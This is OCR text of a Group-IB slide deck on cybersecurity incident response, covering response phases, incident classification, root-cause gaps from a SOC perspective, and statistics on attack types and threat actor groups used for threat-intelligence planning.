
GROUP-IB

Cybersecurity Incident Response Phases




DETAILED VIEW

GROUP-IB




DETECT & VERIFY

GROUP-IB



IDENTIFY THE INITIAL INFECTION SCOPE


GROUP-IB



CYBERSECURITY INCIDENT TYPES


GROUP-IB

Grouping by 3 major categories, explaining what is the trigger



INCIDENT CLASSIFICATION

GROUP-IB



INCIDENT ROOT CAUSE ANALYSIS

GROUP-IB

Top popular gaps from SOC / CISO perspective

TECHNOLOGY

No Detection

The security control was successfully bypassed or ignore malicious activity

Lack of Integration

Different security controls were not acting as a united ecosystem

Lack of Analysis and Prevention Mechanisms

Gaps in technology or its capabilities including incident triaging, containment, eradication.

PROCESS

Insufficient Incident Response Actions

The incident analysis and handling action were insufficient to stop the cybersecurity breach

Unpatched Vulnerability

The Vulnerability Management program was not sufficient to mitigate the 1-day vulnerability present in the infrastructure

Lack of Properly Documented and Implemented Process

The incident response and incident management team could not properly coordinate during the incident response process

PEOPLE

Missed Alert due to Response Cycles

An incident notification occurred during off-shift or was skipped by cybersecurity team

Lack of Resources

Lack of SOC analysts, threat hunters or incident response personnel

Lack of Relevant Skills

Gap in knowledge resultingg in team was unsure how to handle the incident, or IT team was not enough skilled to handle the incident

Threat intelligence for preparation

Statistic related to Attack Types:

Attack Types	Number of Attacks
Leak	130
Ransomware	108
Hacktivism	46
Ddos	27
Phishing	8
Web attacks	5
Access	1
Banking fraud	1

Statistic related to Threat Actor:

Threat Actor	Number of Attacks
Rippersec	17
Qilin	11
Killsec	9
Akira	8
Safepay	8
Dragonforce	7
Lynx	7
Ruskinet	7

01 Understanding of relevant threats and associated risks

02 Prioritization of patching, hardening, and detection rules


03 Informed decisions on security controls and resources

Threat intelligence for identification

01 Prioritization and criticality evaluation

